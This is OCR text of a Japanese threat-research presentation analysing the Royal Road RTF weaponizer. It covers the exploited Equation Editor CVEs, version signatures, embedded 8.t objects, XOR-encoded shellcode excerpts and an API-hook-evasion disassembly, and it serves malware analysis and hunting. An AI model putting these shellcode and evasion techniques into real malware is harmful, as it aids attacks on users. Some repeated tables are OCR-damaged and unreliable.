An Overhead View of the Royal Road

Rintaro Koike (NTT Security Japan KK)
Shota Nakajima (Cyber Defense Institute Inc.)

自己紹介

- 小池倫太郎
  - NTTセキュリティ・ジャパン SOCアナリスト
  - nao_sec
    - 悪性ファイルやスクリプトの解析
    - 脅威情報の収集・調査

- 中島将太
  - サイバーディフェンス研究所 分析官
  - nao_sec
    - RTFのExploit、シェルコード解析やマルウェア解析などを担当

モチベーションとゴール


- **Royal Roadを用いた標的型攻撃の特徴を把握**
  - Royal Roadによって生成されたRTFの挙動や特徴
    - どのような脆弱性が悪用されるのか
    - どのようにマルウェアが実行されるのか
    - バージョン、アクターごとの特徴
  - 攻撃アクターの分類
    - Group-A (Temp.Conimes, Temp.Periscope, Rancor)
    - Group-B (Temp.Trident, Temp.Tick, TA428, Tonto)
  - 特徴を用いたHuntingの例
    - Yara Rule
    - ATT&CK TID

Royal Road


Royal Road

- **RTF Weaponizer**
  - Anomaliがレポートを公開
    - https://www.anomali.com/blog/analyzing-digital-quartermasters-in-asia-do-chinese-and-indian-apts-have-a-shared-supply-chain
    - https://www.anomali.com/blog/multiple-chinese-threat-groups-exploiting-cve-2018-0798-equation-editor-vulnerability-since-late-2018
    - 単純に8.tと呼ばれることもある
    - 一般には非公開のツールだが、複数のアクター間で共有されていると言われている
  - レポート内にはっきりとした定義はない
    - 本講演では以下の2つを満たすものをRoyal Roadによって生成されたRTFとして扱う
      1. 数式エディタの脆弱性を悪用する
      2. RTF内にオブジェクトに8.tという名前のオブジェクトを持つ

Royal Road RTFの動作（1）




Royal Road RTFの動作（2）



Microsoft Officeの数式エディタの脆弱性を悪用
- CVE-2017-11882
- CVE-2018-0798
- CVE-2018-0802




Royal Road RTFの動作（3）






作成したファイルがエンコードされている場合はデコード
マルウェアの実行、DLLサイドローディング等をおこなう

Version

VB2019のProofpointとAnomaliによる発表で定義された分類
https://www.virusbulletin.com/conference/vb2019/abstracts/attribution-object-using-rtf-object-dimensions-track-apt-phishing-weaponizers




version	Object string	CVE	Object Pattern	Shellcode encode	8.t encode
v1	objw2180¥objh300{¥*¥objclass Equation.3}{¥*¥objdata 01050000020000000B00000045717561746 96F6E2E3300	CVE-2017-11882	48905d006c9c5b000000000030101030a0a01085a5ab844eb7112ba7856341231 	No encode	F2 A3 20 72 No encode
v2	objw2180¥objh300{¥objdata 554567{¥*¥objdata 01050000020000000B00000045717561746 96F6E2E3300		65303739613235323466661363361353566 62636665 	No encode	F2 A3 20 72 B2 A4 6E FF
v3	objw2180¥objh300{¥objdata 554567{{¥*¥objdata 1389E614020000000B00000045717561746 96F6E2E330			No encode	No encode
v4	objw2180¥objh300{¥objdata 554567{¥*¥objdata 0105000002000000b0000004571756174696f6e2e330	CVE-2018-0802	47464241515151515050505000000000000584242eb064242423535333620446060606060606060606161616161616161616161616161 	1byte xor	B2 A6 6D FF
v5	objw2180¥objh300{¥objdata {¥object 515}4¥781¥'e56¥'2f7{¥*¥objdata 0105000002000 0000b0000004571756174696f6e2e3300	CVE-2018-0798		1byte xor	No encode B0 74 77 46
V6x	objw2 ?? 8 ?? ¥objh300{¥objdata [1-5] {¥object¥objemb [3-8] }4 [0-18] ¥objdata [0-4] 0105000002000000b0000004571756174696f6e2e330			1byte xor	B0 74 77 46
V7x	{¥¥object¥¥objocx{¥¥objdata and ods00		V4~v6までと同じだがobjectデータの一部がランダムで存在する	2byte xor	B0 74 77 46 B2 5A 6F 00 B2 A6 6D FF

Version

version	Object string	CVE	Object Pattern	Shellcode encode	8.t encode
v1	objw2180¥objh300{¥*¥objclass Equation.3}{¥*¥objdata	CVE-2017-11882	48905d006c9c5b000000000030101030a0a01085a5ab844eb7112ba7856341231 	No encode	F2 A3 20 72 No encode
v2	[illegible] E3300		65303739613235323466661363361353566626366 	No encode	F2 A3 20 72 B2 A4 6E FF
v3	objw2180¥objh300{¥objdata 554567{{¥*¥objdata 1389E614020000000B0000004571756174696F6E2E330			No encode	No encode
v4	objw2180¥objh300{¥objdata 554567{¥*¥objdata 0105000002000000b0000004571756174696f6e2e330	CVE-2018-0802	474642415151515150505050000000000584242eb06424242353533362044606060606060606061616161616161616161616161 	1byte xor	B2 A6 6D FF
v5	objw2180¥objh300{¥objdata {¥object 515}4¥781¥'e56¥'2f7{¥*¥objdata 0105000002000000b0000004571756174696f6e2e3300	CVE-2018-0798		1byte xor	No encode B0 74 77 46
V6x	objw2 ?? 8 ?? ¥objh300{¥objdata [1-5] {¥object¥objemb [3-8] }4 [0-18] ¥objdata [0-4] 0105000002000000b0000004571756174696f6e2e330			1byte xor	B0 74 77 46
V7x	{¥¥object¥¥objocx{¥¥objdata and ods00		V4~v6までと同じだがobjectデータの一部がランダムで存在する	2byte xor	B0 74 77 46 B2 5A 6F 00 B2 A6 6D FF

VB2019のProofpointとAnomaliによる発表で定義されたが、我々の調査では8.を含むRTFが発見できなかったため、RoyalRoad関連として扱う

Version

version	Object string	CVE	Object Pattern	Shellcode encode	8.t encode
v1	objw2180¥objh300{¥*¥objclass Equation.3}{¥*¥objdata 010500000200000000B0000004571756174696F6E2E3300	CVE-2017-11882	48905d006c9c5b000000000030101030a0a01085a5ab844eb7112ba7856341231 	No encode	F2 A3 20 72 No encode
v2	objw2180¥objh300{¥objdata 554567{¥*¥objdata 010500000200000000B0000004571756174696F6E2E3300		6530373961323532346661363361353566626366 	No encode	F2 A3 20 72 B2 A4 6E FF
v3	objw2180¥objh300{¥objdata 554567{{¥*¥objdata 1389E614020000000B0000004571756174696F6E2E330			No encode	No encode
v4	objw2180¥objh300{¥objdata 554567{¥*¥objdata 0105000002000000b0000004571756174696f6e2e330	CVE-2018-0802	47464241515151515050505000000000000584242eb06424242353533362044606060606060606061616161616161616161616161 	1byte xor	B2 A6 6D FF
v5	ata {¥object objdata 0105000002000 696f6e2e3300	CVE-2018-0798		1byte xor	No encode B0 74 77 46
V6x	objw2 ?? 8 ?? ¥objh300{¥objdata [1-5] {¥object¥objemb [3-8] }4 [0-18] ¥objdata [0-4] 0105000002000000b0000004571756174696f6e2e330			1byte xor	B0 74 77 46
V7x	{¥¥object¥¥objocx{¥¥objdata and ods00		V4~v6までと同じだがobjectデータの一部がランダムで存在する	2byte xor	B0 74 77 46 B2 5A 6F 00 B2 A6 6D FF

新しいバージョン定義

Object

```
$ rtfobj bd1e7b42a9c265266b8cc5cc966470497c4f9cba2b247d1f036b6b3892106b52

================================================================================
File: 'bd1e7b42a9c265266b8cc5cc966470497c4f9cba2b247d1f036b6b3892106b52' - size: 450629 bytes
---+----------+--------------------------------------------------------------
id |index     |OLE Object
---+----------+--------------------------------------------------------------
0  |00010980h |format_id: 2 (Embedded)
   |          |class name: 'Package'
   |          |data size: 181960
   |          |OLE Package object:
   |          |Filename: u'8.t'
   |          |Source path: u'C:¥¥Aaa¥¥tmp¥¥8.t'
   |          |Temp path = u'C:¥¥Users¥¥ADMINI~1¥¥AppData¥¥Local¥¥Temp¥¥8.t'
   |          |MD5 = '4dc172d1b1a23b23a310e48cbeb1880b'
---+----------+--------------------------------------------------------------
1  |000697B0h |format_id: 2 (Embedded)
   |          |class name: 'Equation.3'
   |          |data size: 9216
   |          |MD5 = 'd677230c0198041a02e7a729afc7163c'
   |          |CLSID: 0002CE02-0000-0000-C000-000000000046
   |          |Microsoft Equation 3.0 (Known Related to CVE-2017-11882 or
   |          |CVE-2018-0802)
   |          |Possibly an exploit for the Equation Editor vulnerability
   |          |(VU#421280, CVE-2017-11882)
---+----------+--------------------------------------------------------------
```

8.tというファイルを作成する
大抵の場合pathも同じ

Object

```
$ rtfobj bd1e7b42a9c265266b8cc5cc966470497c4f9cba2b247d1f036b6b3892106b52

================================================================================
File: 'bd1e7b42a9c265266b8cc5cc966470497c4f9cba2b247d1f036b6b3892106b52' - size: 450629 bytes
---+----------+------------------------------------------------------------
id |index     |OLE Object
---+----------+------------------------------------------------------------
0  |00010980h |format_id: 2 (Embedded)
   |          |class name: 'Package'
   |          |data size: 181960
   |          |OLE Package object:
   |          |Filename: u'8.t'
   |          |Source path: u'C:¥¥Aaa¥¥tmp¥¥8.t'
   |          |Temp path = u'C:¥¥Users¥¥ADMINI~1¥¥AppData¥¥Local¥¥Temp¥¥8.t'
   |          |MD5 = '4dc172d1b1a23b23a310e48cbeb1880b'
---+----------+------------------------------------------------------------
1  |000697B0h |format_id: 2 (Embedded)
   |          |class name: 'Equation.3'
   |          |data size: 9216
   |          |MD5 = 'd677230c0198041a02e7a729afc7163c'
   |          |CLSID: 0002CE02-0000-0000-C000-000000000046
   |          |Microsoft Equation 3.0 (Known Related to CVE-2017-11882 or
   |          |CVE-2018-0802)
   |          |Possibly an exploit for the Equation Editor vulnerability
   |          |(VU#421280, CVE-2017-11882)
---+----------+------------------------------------------------------------
```

Exploitコード＋シェルコードが埋め込まれたオブジェクト

Shellcode Encode

- RoyalRoadのバージョンによってシェルコードのエンコード方法が変化
  - 現在も開発が継続しているよう

v1-v3

No encode

```
sub_E66         proc near               ; CODE

var_8           = dword ptr -8
var_4           = dword ptr -4
arg_0           = dword ptr  8
arg_4           = dword ptr  0Ch

                push    ebp
                mov     ebp, esp
                push    ecx
                push    ecx
                push    ebx
                push    esi
                mov     esi, [ebp+arg_0]
                mov     ebx, ecx
                push    edi
                mov     edi, edx
```

v4-v6

1byte xor

```
0E95                    dw 5EC2h
0E97 ; ---------------------------------------------------------------------------
0E97                    add     esi, 11h
0E9A                    xor     ecx, ecx
0E9C                    mov     cx, 1128h
0EA0
0EA0 loc_EA0:                                   ; CODE
0EA0                    xor     byte ptr [esi], 0B9h
0EA3                    inc     esi
0EA4                    loop    loc_EA0
0EA6                    push    eax
0EA7                    pop     eax
0EA7 ; ---------------------------------------------------------------------------
0EA8                    db 0BBh
0EA9                    db 0B9h
0EAA                    db 0B9h
0EAB                    db  8Ah
```

v7

2byte xor

```
073                     db  1Ah
074 ; ---------------------------------------------------------------------------
074                     xor     ecx, ecx
076                     mov     cx, 0BA5h
07A
07A loc_7A:                                     ; CODE
07A                     cmp     word ptr [edi], 0
07E                     jz      short loc_85
080                     xor     word ptr [edi], 90C3h
085
085 loc_85:                                     ; CODE
085                     inc     edi
086                     inc     edi
087                     loop    loc_7A
087 ; ---------------------------------------------------------------------------
089                     db  2Ah ; *
08A                     db  2Ch ; ,
08B                     db 0CBh
```

Shellcode Technique

- Patch API code
  - clearerrをパッチして任意のAPIを呼び出す
  - 使用するWinAPIがmsvcrt.dll経由で呼び出される
  - APIのコードの先頭をチェックしてフックされている場合は5バイト読み飛ばしてフックを回避

```
76EE9770   55              push ebp                          clearerr
76EE9771   8BEC            mov ebp,esp
76EE9773   83C5 0C         add ebp,C
76EE9776   8B4D 00         mov ecx,dword ptr ss:[ebp]
76EE9779   8BC1            mov eax,ecx                       eax:"GetThreadContext"
76EE977B   85C0            test eax,eax                      eax:"GetThreadContext"
76EE977D   74 0C           je msvcrt.76EE978B
76EE977F   6BC0 04         imul eax,eax,4                    eax:"GetThreadContext"
76EE9782   FF7405 00       push dword ptr ss:[ebp+eax]
76EE9786   83E8 04         sub eax,4                         eax:"GetThreadContext"
76EE9789   E2 F7           loop msvcrt.76EE9782
76EE978B   8B45 FC         mov eax,dword ptr ss:[ebp-4]
76EE978E   E8 04000000     call msvcrt.76EE9797
76EE9793   5D              pop ebp
76EE9794   C2 4400         ret 44
76EE9797   66:8378 FB 8B   cmp word ptr ds:[eax-5],FF8B      eax-5:"athA"
76EE979C   74 11           je msvcrt.76EE97AF
76EE979E   8078 FB E9      cmp byte ptr ds:[eax-5],E9        eax-5:"athA"
76EE97A2   74 0B           je msvcrt.76EE97AF
76EE97A4   8078 FB EB      cmp byte ptr ds:[eax-5],EB        eax-5:"athA"
76EE97A8   74 05           je msvcrt.76EE97AF
76EE97AA   83E8 05         sub eax,5                         eax:"GetThreadContext"
76EE97AD   FFE0            jmp eax
76EE97AF   8BFF            mov edi,edi
76EE97B1   55              push ebp
76EE97B2   8BEC            mov ebp,esp
76EE97B4   FFE0            jmp eax
```

```
mov byte ptr ss:[ebp-30],63   63:'c'
mov byte ptr ss:[ebp-2F],6C   6C:'l'
mov byte ptr ss:[ebp-2E],65   65:'e'
mov byte ptr ss:[ebp-2D],61   61:'a'
mov byte ptr ss:[ebp-2C],72   72:'r'
mov byte ptr ss:[ebp-2B],65   65:'e'
mov byte ptr ss:[ebp-2A],72   72:'r'
mov byte ptr ss:[ebp-29],72   72:'r'
mov byte ptr ss:[ebp-28],0
and dword ptr ss:[ebp-C],0
and dword ptr ss:[ebp-14],0
and dword ptr ss:[ebp-10],0
and dword ptr ss:[ebp-8],0
and dword ptr ss:[ebp-18],0
call 1D01E0
mov dword ptr ss:[ebp-1C],eax
```

